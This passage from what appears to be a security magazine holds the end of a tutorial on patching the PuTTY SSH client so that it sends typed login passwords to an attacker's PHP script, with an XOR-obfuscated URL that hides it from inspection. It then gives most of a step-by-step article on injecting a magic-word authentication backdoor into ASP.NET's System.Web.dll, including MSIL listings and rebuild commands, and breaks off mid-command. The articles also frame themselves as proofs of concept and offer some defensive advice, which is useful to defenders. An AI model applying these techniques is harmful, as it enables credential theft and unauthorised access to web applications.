The procedure needs to be added to the source code of PuTTY password sniffer (for example, at the end, just above the line containing `code ends`). Before we close the *puttysnf.asm* file, we must delete the call to the `MessageBoxA` function (along with the arguments pushed onto the stack) and invoke the `send _ data` procedure instead by writing:

```
call send_data
```

The code has to be compiled in exactly the same manner as last time. However, the produced COM file needs to be altered slightly before we insert it into the *putty.exe* file. As you may have noticed, there is a `xor` (exclusive or) instruction in the `copy _ str` loop. Each character of the URL is xor'ed with a value of `0x7F`. The xor operation is perfectly reversible: in order to get plain text, we will just need to xor our URL with the same key. Thanks to that little fix, the URL will appear as a group of random bytes when somebody looks into the executable file with a hex editor, but will be decoded before sending the HTTP request.

Hiew can be used to xor the characters. In order to do this we need to open the COM file, switch to the hex view, go to the edit mode, and hit [*F8*] on each character (excluding the last – the null – byte that ends the string) of the URL, passing a xor mask of `0x7F`. Then we can save the changes and insert the COM file into the *putty.exe* at a file offset of `0x4F4D1`.

PHP Script

The last thing we need to write is a PHP script that will receive the sniffed information from the modified PuTTY program. All it has to do is to read the contents of a parameter passed to it by the GET method, convert Base64 code to plain text and save the result in a file, or send it via e-mail.

Listing 4 shows an example of a script that performs these tasks. It also adds a handful of some additional information, like the time a request

On the 'Net

- *ftp://ftp.chiark.greenend.org.uk/users/sgtatham/putty-0.60/x86/putty.exe* – The version of the PuTTY program used in the article as an example
- *http://www.secretashell.com/codomain/peid/download.html* – PEiD, a PE file analyser
- *http://www.hiew.ru/* – Hiew hex editor
- *http://www.ollydbg.de/odbg110.zip* – OllyDbg debugger
- *http://msdn.microsoft.com/msdnmag/issues/02/02/PE/* – an article describing the Portable Executable file format
- *http://msdn2.microsoft.com/en-us/library/aa385473.aspx* – a list of the functions from *wininet.dll* library, along with their detailed descriptions

is made and an IP address of the computer that has sent the data. It requires a file named *pass.log* with write permission on its directory for the www daemon (`chmod o+w pass.log` should do it in most of the cases) to work properly.

Finally, we can run our modified version of PuTTY and try to log in to some remote server over SSH. If everything works fine, after a moment we should see the provided data appear in *pass.log* file, just like it is shown in Figure 9.

Conclusion

As you can see, modifying binary applications without access to the source is indeed possible. Without a single glance at the PuTTY's source code, we managed to find the spot where entered keys were stored, and we were able to add an additional procedure to the program that steals very sensitive information.

We could go a bit further, making PuTTY steal not only the passwords typed in at the login prompt at the beginning of a SSH session, but also the ones typed after issuing commands like `passwd`, `ssh`, or `su`. We could feasibly even record whole sessions.

PuTTY is not an exception here. The same could be done with many other applications such as ftp clients, www browsers, mail agents, instant messengers and everything else that stores or sends data which might be important for an attacker. As you can therefore see, binary modification is a serious threat which can be used as an attack aimed at a user and his data.

It has to be mentioned that such modification is not recognizable by antivirus software. Personal firewalls are not likely to help an average user in this case either, since most of the users running PuTTY tend to answer *allow ALL the traffic from this application* when asked whether to allow an SSH connection originating from PuTTY. In this case, a firewall will not prompt to accept the connections set up later on. Thereby, an HTTP connection established to send the stolen information will go unnoticed.

One should always check if a program they are about to use has been altered, especially if it is a program into which they will be inputting sensitive information. At the very least, one should verify their files' checksums (obtained from an official site). One should avoid using preinstalled software on computers in public places like internet cafes, libraries, etc. It is better to spare a few minutes for downloading a program from an official site than to run a program straight from the desktop where anybody could replace it. One should also take under serious consideration downloading programs from unofficial sites, since there are plenty of software webpages on the Internet where any user can upload a program. And you never know what you are going to get.

Dawid Gołuński
Dawid Gołuński is a passionate IT Security researcher who has been interested in computers for many years, especially in areas concerning security, systems/network administration, reverse engineering, and programming. He spends some of his time as an independent security researcher.
Contact the author: *golunski@crackpl.com*

ANTONIO FANELLI

Backdooring Frameworks

Difficulty

More and more developers use frameworks for web application development and take advantage of ready to use components. But frameworks can be easily backdoored, and we want to demonstrate how it is possible and what happens when it occurs.

Frameworks help developers in web application development with ready to use components. A good example is the Microsoft .NET framework which is a powerful web development platform with a lot of ready to use web controls. Developers don't need to write a single line of code except for particular customizations, but at what price? Leaving aside vulnerability exposures that should be promptly patched from Microsoft as they come out, the real question is if developers have complete control of their web applications, how quickly can they operate in case of trouble. Unfortunately many of them trust frameworks too much, and only care about their own code without knowing how the framework manage it.

Consider, for instance, the Membership service and the User Login control of the Microsoft ASP.NET framework 2.0. Developers can easily create a login page for web user authentication without writing a single line of code. Great! They should pay attention to the web application logic after the login page, bad boys know that if they find a way to hack the Membership service the developers would probably never realize it.

The most interesting thing is that if people have access to the web server they can hack frameworks too easily.

Administrative rights are needed to perform some actions, but, frameworks are too weak in kinds of attacks.

As a proof of concept, this article will show how simple it is for a bad boy to inject a backdoor inside the Membership authentication service. But first let's see how the .NET framework works.

Framework basis

The Common Language Runtime, also briefly known as *CLR*, is the .NET Framework's heart. Each byte of code written for the framework is executed inside the *CLR*, thus representing a sort of virtual environment in which applications run. It is located above the operating system and when you start a managed executable, *CLR* loads the module containing the executable itself and, runs the code.

The latter consists of instructions written in a pseudo-machine language called Common Intermediate Language or *CIL*, also known as Microsoft Intermediate Language (MSIL). CIL instructions are compiled by a Just-In-Time (JIT) compiler into native machine code at run time.

Developers can write code in their preferred high level programming language, for example C# or VB.Net, then the code is compiled into CIL instructions; in other words the CLR is independent from high level programming languages.

Since the developer's code is compiled into CIL and executed on the fly by the JIT

WHAT YOU WILL LEARN...

.NET disassembling techniques

Basics of MSIL code

WHAT YOU SHOULD KNOW...

Basics of ASP.NET 2.0 and Visual Studio 2008 compiler, it's easy to make a reverse engineering from the CIL to a .NET high level language.

But for our context the most interesting thing is that framework DLLs are regular .NET assemblies, so you can apply the same reverse engineering concepts to disassemble them. You can find them in the Global Assembly Cache or GAC which contains .NET assemblies specifically designated to be shared by several applications on that computer. Although the framework uses a digital signature mechanism called Strong Name (SN) that gives every DLL a unique signature in order to insure integrity assembly, it is quite simple to bypass these protective measures and change the original assemblies with modified ones, as you will see later in the article.

Scenario

Let's see how simple it is for a bad boy to inject a backdoor into the *ASP.NET Membership* authentication service, giving him access to every application based on it.

Our scenario is represented by the schema in Figure 1. Web users enter the login page and sign into the reserved area through their username and password. User authentication is managed by the default framework Membership service, and is compiled into the .NET assembly System.Web.dll. Its methods validate username and password after verifying if users are valid members stored in the Membership database.

If the user is correctly authenticated they can enter the reserved area, otherwise they are redirected back to the login page.

Now let's suppose that a bad boy has administrative rights on the web server, maybe after an exploitation attack or just because he is an unfaithful employee.

He writes a little routine to check if a magic word is inserted by web users in the username field.

If yes they can directly access the reserved area, otherwise their username and password will be validated from the Membership service, as it normally does.




Figure 1. *Block schema of a backdoored .NET Membership service*

Listing 1. *MSIL code of Membership ValidateUser method*

```
.method public hidebysig virtual instance bool
          ValidateUser(string username, string password) cil managed
{

    // Code size       88 (0x58)
    .maxstack  5
    IL_0000:  ldarga.s   username
    IL_0002:  ldc.i4.1
    IL_0003:  ldc.i4.1
    IL_0004:  ldc.i4.1
    IL_0005:  ldc.i4     0x100
    IL_000a:  call       bool
              System.Web.Util.SecUtility::ValidateParameter(string&, bool, bool,
                      bool, int32)
    IL_000f:  brfalse.s  IL_0043


    IL_0011:  ldarga.s   password
    IL_0013:  ldc.i4.1
    IL_0014:  ldc.i4.1
    IL_0015:  ldc.i4.0
    IL_0016:  ldc.i4     0x80
    IL_001b:  call       bool
               System.Web.Util.SecUtility::ValidateParameter(string&,  bool, bool,
                      bool, int32)
    IL_0020:  brfalse.s  IL_0043


    IL_0022:  ldarg.0
    IL_0023:  ldarg.1
    IL_0024:  ldarg.2
    IL_0025:  ldc.i4.1
    IL_0026:  ldc.i4.1
    IL_0027:  call       instance bool
                System.Web.Security.SqlMembershipProvider::CheckPassword(string,
                      string, bool, bool)

    IL_002c:  brfalse.s  IL_0043
    IL_002e:  ldc.i4.s   71
    IL_0030:  call       void
               System.Web.PerfCounters::IncrementCounter(valuetype System.Web.App
                      PerfCounter)

    IL_0035:  ldnull
    IL_0036:  ldc.i4     0xfa2
    IL_003b:  ldarg.1
    IL_003c:  call       void
               System.Web.Management.WebBaseEvent::RaiseSystemEvent(object, int32,
                      string)

    IL_0041:  ldc.i4.1
    IL_0042:  ret
    IL_0043:  ldc.i4.s   72
    IL_0045:  call       void
              System.Web.PerfCounters::IncrementCounter(valuetype System.Web.AppP
                      erfCounter)

    IL_004a:  ldnull
    IL_004b:  ldc.i4     0xfa6
    IL_0050:  ldarg.1
    IL_0051:  call       void
               System.Web.Management.WebBaseEvent::RaiseSystemEvent(object, int32,
                      string)
    IL_0056:  ldc.i4.0
    IL_0057:  ret
  } // end of method SqlMembershipProvider::ValidateUser
```

In this way the bad boy can have access to all the web applications based on the framework Membership service on that server. The steps are:

- find the assembly of Membership service into the GAC,
- decompile the assembly in order to obtain a text file with its MSIL code inside,
- find the methods which handle the users authentication, and inject the backdoor into the MSIL code,
- recompile the assembly and overwrite the original one into the GAC.

Assembly localization

We know that Membership service is compiled into the System.Web.dll, but let's suppose we don't know that. A good way to find it is to use a system monitoring utility which displays all the assemblies involved during a program execution. A freeware program that allows you to do this is Filemon which can be downloaded for free from Sysinternals (*http://technet.microsoft.com/en-us/sysinternals*). You need to develop a little web site with Membership authentication and User Login control, and execute it while running Filemon.

If you have Visual Studio 2008 with SQL Server Express installed on the machine, you can quickly develop a basic web site with a minimal Membership authentication and a User Login control, following these simple steps:

- open Visual Studio 2008 and create a new ASP.NET web site,
- from the website menu click on ASP.NET Configuration,
- select the Security tab and click the link *Use the security Setup Wizard to configure security step by step*,
- follow the wizard to configure the membership users skipping the roles creation,
- after completing the wizard, close the ASP. NET Configuration window to return to the web site in Visual Studio 2008,
- open Default.aspx in design mode and drag a LoginStatus control onto the page, this is nothing but a link to the page login,

- in Solution Explorer create a new web page and call it Login.aspx. It is important that you call it Login.aspx for this example,
- open Login.aspx in design mode and drag a Login control onto it,
- open again the Default.aspx page and drag a LoginView control onto it,
- Open the edit window into the LoginView control, select the Anonymous Template and write something similar to: *Click on Login to enter.* Then switch to the LoggedInTemplate and write something similar to: *You are logged in.*

As you can see, you haven't written a single line of code to enable the Membership authentication. It's wonderful, don't you think?

Now execute the application, but first run Filemon and activate the Capture Events to see what happens during the application execution. While monitoring, also test the authentication with valid and invalid users.

Then stop the capture event function inside Filemon and inspect the log. If you look for GAC you can easily find the processes which use the `System.Web.dll`. As you can see it is located into the directory:

```
C:\WINDOWS\assembly\GAC_32\
                        System.Web
   \2.0.0.0__b03f5f7f11d50a3a\
```

Double click it to open the directory and fetch the assembly. Copy and paste it to a temporary directory of your choice.

Disassembling

You can decompile .NET assemblies thanks to ILDASM which is a disassembler included with the framework. Search for it and make a copy to the temporary directory.

It does not operate on files installed in the GAC, this is why you need to copy the System.Web.dll to a temporary directory on disk.

Now open a terminal window, change directory to the temporary one and run the command:


```
ILDASM /OUT=System.Web.dll.il
   System.Web.dll
```

Listing 2. *Simple routine which compares two constant strings*

```
Sub Main()


        Const password As String = "badPassword"
        If password.Equals("goodPassword") Then
            Console.WriteLine("OK!")
        Else
            Console.WriteLine("KO!")
        End If

End Sub
```

Listing 3. *MSIL code of a simple routine which compares two constant strings*

```
.method public static void  Main() cil managed
  {

    .entrypoint
    .custom instance void [mscorlib]System.STAThreadAttribute::.ctor() = ( 01 00
                        00 00 )

    // Code size       40 (0x28)
    .maxstack  8
    IL_0000:  ldstr      "badPassword"
    IL_0005:  ldstr      "goodPassword"
    IL_000a:  callvirt   instance bool [mscorlib]System.String::Equals(string)
    IL_000f:  brfalse.s  IL_001d


    IL_0011:  ldstr      "OK!"
    IL_0016:  call       void [mscorlib]System.Console::WriteLine(string)
    IL_001b:  br.s       IL_0027


    IL_001d:  ldstr      "KO!"
    IL_0022:  call       void [mscorlib]System.Console::WriteLine(string)
    IL_0027:  ret
  } // end of method Module1::Main
```



```
#     Time       Process                  Request             Path
2906  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\Documents and Settings\Administrator\Documenti\Visual Studio 2008\WebSites\Membership2
2907  14.23.03   WebDev.WebServe:3744     CLOSE               C:\Documents and Settings\Administrator\Documenti\Visual Studio 2008\WebSites\Membership2
2908  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a
2909  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a
2910  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a
2911  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2912  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2913  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2914  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2915  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\
2916  14.23.03   WebDev.WebServe:3744     DIRECTORY           C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\
2917  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\
2918  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2919  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2920  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2921  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2922  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2923  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2924  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2925  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2926  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2927  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2928  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2929  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2930  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2931  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2932  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2933  14.23.03   WebDev.WebServe:3744     QUERY INFORMATION   C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2934  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2935  14.23.03   WebDev.WebServe:3744     OPEN                C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
2936  14.23.03   WebDev.WebServe:3744     CLOSE               C:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__b03f5f7f11d50a3a\System.Web.dll
```

Figure 2. *Filemon captured events during Membership execution*

Monitoring .NET Applications

Like ASP.NET, other .NET applications can be disassembled and backdoored as well. If you want to check whether a program was written using .NET framework, you can still use Filemon to monitor and display file system activity in real-time during the program execution.

From Filemon, in the Capture Events window, you can observe all the files which the executable makes while running. If you find any DLL which is located in the framework GAC, it means the program is a .NET application or makes use of other .NET DLLs.

For example one of the most used assemblies for .NET console applications is mscorlib.dll which contains many of the most important .NET system classes. In fact, if you monitor `Backdoor.exe` you can identify access to the file mscorlib.dll, located at:

```
 c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

In this case the executable uses two methods from inside the `mscorlib.dll`: `String.Equals()` and `Console.Writeline()`.

If you disassemble mscorlib.dll and inspect the MSIL code you can easily find, for instance, the method signature:

```
.method public hidebysig static void WriteLine(string 'value') cil managed
```

where you can inject a backdoor or other malicious script inside in order to change the `Console.Writeline()` behaviour.

Listing 4. *MSIL code of the backdoored Membership ValidateUser method*

```
 .method public hidebysig virtual instance bool

                        ValidateUser(string username, string password) cil managed
  {

    // Code size       88 (0x58)
    .maxstack  5


// start of backdoor

    IL_0000:  ldstr      "abracadabra"
    IL_0001:  ldarg.1
    IL_0002:  callvirt   instance bool [mscorlib]System.String::Equals(string)
    IL_0003:  brfalse.s  IL_0006
    IL_0004:  ldc.i4.1
    IL_0005:  ret


// end of backdoor

    IL_0006:  ldarga.s   username
    IL_0007:  ldc.i4.1
    IL_0008:  ldc.i4.1
    IL_0009:  ldc.i4.1
    IL_0010:  ldc.i4     0x100
    IL_0011:  call       bool

                System.Web.Util.SecUtility::ValidateParameter(string&, bool, bool,
                      bool, int32)

    IL_0012:  brfalse.s  IL_0043


// Other validation methods

// …
```

ILDASM will generate an output file System.Web.dll.il which is a text file with MSIL code inside. The other files created are resources used from the assembly, and you can ignore them for now.

Even if hundreds of lines of MSIL code generate a lot of confusion, it shouldn't be very difficult to find the methods used by Membership authentication.

Looking for terms such as Membership or MembershipProvider you can quickly localize the `SqlMembershipProvider` class which is responsible of the authentication. Inside the class it's not difficult to find the method ValidateUser which starts from the line:

```
.hidebysig virtual method public
       bool instance ValidateUser
       (string username, string
       password) cil managed
```

This is the method which validates username and password from the `UserLogin` control. Its MSIL code is shown in Listing 1.

If you want to know more about the MSIL instructions, look at the section "MSIL keywords", but for now it's only important to see how user validation works:

- first it checks if username is a valid parameter calling the method ValidateParameter,
- then it calls the same above method to check if the password is a valid parameter too,
- finally it validates username and password calling the method CheckPassword.

Each method returns a boolean value. If the value is `TRUE` it goes on with the next validation method, otherwise it exits returning a `FALSE` value to the caller. If all methods return `TRUE` it exits and returns `TRUE` also to the caller.

Now you know how the Membership validation works. Let's see how simple is for a bad boy to inject malicious code in it.

Backdooring the assembly

Leaving aside the MSIL code complexity, it's not so difficult to guess how the backdoor can work.

If you precede all the validation methods with a routine which checks if the username contains a magic word of your choice, you can bypass the native membership validation methods and exit returning a TRUE value to the caller.

So you have to inject MSIL code at the beginning of the method which does the following actions:

- check if username is equal to the magic word,
- if yes exit the method returning a TRUE value to the caller,
- if not go to the next MSIL instruction.

You need to know MSIL code to inject the backdoor, or you can write the backdoor itself in a high level .NET programming language, and then disassemble the executable through ILDASM to extract the corresponding MSIL code. Let's see how it works.

Open Visual Studio 2008 and create a new project as a Console Application, choose VB.NET as programming language and save it as Backdoor. Now replace the `Sub Main()` of Module1 with the one in Listing 2.

It does nothing except comparing two constant strings: `goodPassword` with `badPassword`. If they are equals it prints `OK` on the console, otherwise it prints `KO`. Obviously it will always print `KO`, but it's not important. You just need its MSIL code.

Now compile Backdoor.exe, copy the executable to the same temporary directory of ILDASM and run the following command from a terminal window:

```
ILDASM /OUT = Backdoor.exe.il
                   Backdoor.exe
```

Open the text file `Backdoor.exe.il` and you will see its MSIL code. You don't need the entire code of the executable, but only the part corresponding to the sub `main()` procedure. Look for `goodPassword` or `badPassword` and you can quickly find the MSIL code of your interest (see Listing 3).

In particular you should only pay attention to the following instructions:

```
IL_0000:  ldstr      "badPassword"
```

which pushes the first constant string value "`badPassword`" onto the stack:

```
IL_0005:  ldstr      "goodPassword"
```

which pushes the second constant string value `goodPassword` onto the stack:

```
IL_000a:  callvirt   instance bool
[mscorlib]System.String::
                     Equals(string)
```

which calls the system method `System.String::Equals(string)` to compare the first two strings at the top of the stack

```
IL_000f:  brfalse.s  IL_001d
```

which jumps to instruction address `IL_001d` if the Equals method returns `FALSE`.

Now you just need to inject this code inside the `System.Web.dll` assembly. So open `System.Web.dll.il` text file, find the `ValidateUser` method and insert the above four lines of MSIL code at the beginning of the method, starting from `IL_000` address. Obviously you need to change all the address numbers in order to make them consecutive. You also need to change the jump addresses if they change.

Then you have to modify the code in order to validate the magic word that users submit from the login page. So change the first constant string with a magic word of your choice, for example `abracadabra`, and switch the second constant string into a variable because it must store the username value passed to the method. Username is the first argument of the method, so change the instruction:

```
IL_0001:  ldstr      "goodPassword"
```

with:

```
IL_0001:  ldarg.1
```

It pushes the first method argument onto the stack. Then change the jump address with the new corresponding

Glossary

- CIL (*Common Intermediate Language*): pseudo-machine language in which .NET applications are compiled to,
- CLR (*Common Language Runtime*): virtual environment in which .NET applications run,
- Filemon: freeware utility which monitors and displays file system activity on a system in real-time,
- GAC (*Global Assembly Cache*): file system which contains .NET assemblies specifically designated to be shared by several applications on that computer,
- ILASM: .NET utility which generates a portable executable file from Microsoft intermediate language (MSIL),
- ILDASM: .NET utility which takes a portable executable file that contains Microsoft intermediate language (MSIL) code and creates a text file suitable as input to ILASM,
- JIT (*Just-In-Time*): .NET compiler which compiles CIL into native code when the application is run,
- Login control: ASP.NET control which displays a user interface for user authentication,
- LoginStatus control: ASP.NET control which displays a login link for users who are not authenticated and a logout link for users who are authenticated,
- LoginView control: ASP.NET control which displays different information to anonymous and logged-in users,
- Membership: .NET framework 2.0 built-in way to validate and store user credentials for ASP.NET applications,
- mscorlib.dll: .NET assembly which contains system classes used by .NET applications,
- MSIL (*Microsoft Intermediate Language*): other name for CIL,
- SN (*Strong Name*): assembly's identity which gives every .NET DLL a unique signature in order to insure integrity assembly,
- SqlMembershipProvider: class inside the System.Web.dll which is responsible of the .NET Membership authentication service,
- System.Web.dll: .NET assembly which contains system classes used by ASP.NET applications.

one, for example `IL _ 0006`, in case validation fails.

Finally you have to change the procedure behaviour in case the validation is successful. If the username is equal to the magic word it must exit the method returning a `TRUE` value to the caller. If you see the other validation methods MSIL code you will find the two instructions you need: `ldc.i4.1` and ret. Write them after the backdoor jump and you should have the code listed in Listing 4.

Rebuilding the assembly

The last step is to rebuild the `System.Web.dll` and to overwrite the original one into the GAC, even if theoretically it shouldn't be possible. For the purpose you can use ILASM which is a companion tool to ILDASM. So look for the file, copy and paste it together with the file fusion.dll which is needed from ILASM to work, to the temporary directory.

Now open a terminal window and run the following command:

```
ILASM /DLL /RESOURCE:
            System.Web.dll.res
/OUTPUT=System.Web.dll
System.Web.dll.il
```

The /DLL option is needed because ILASM creates an executable file as default, so you need to specify it must create a DLL file instead. The `/RESOURCE` option indicates ILASM to use `System.Web.dll.res` as resource file which contains all the external files used by `System.Web.dll`, and that you can see in the temporary directory when you disassemble it.

Finally you only need to overwrite the original assembly into the GAC. As noted before, it shouldn't be possible because assemblies are SN protected. Well, strange but true, if you run the command:

```
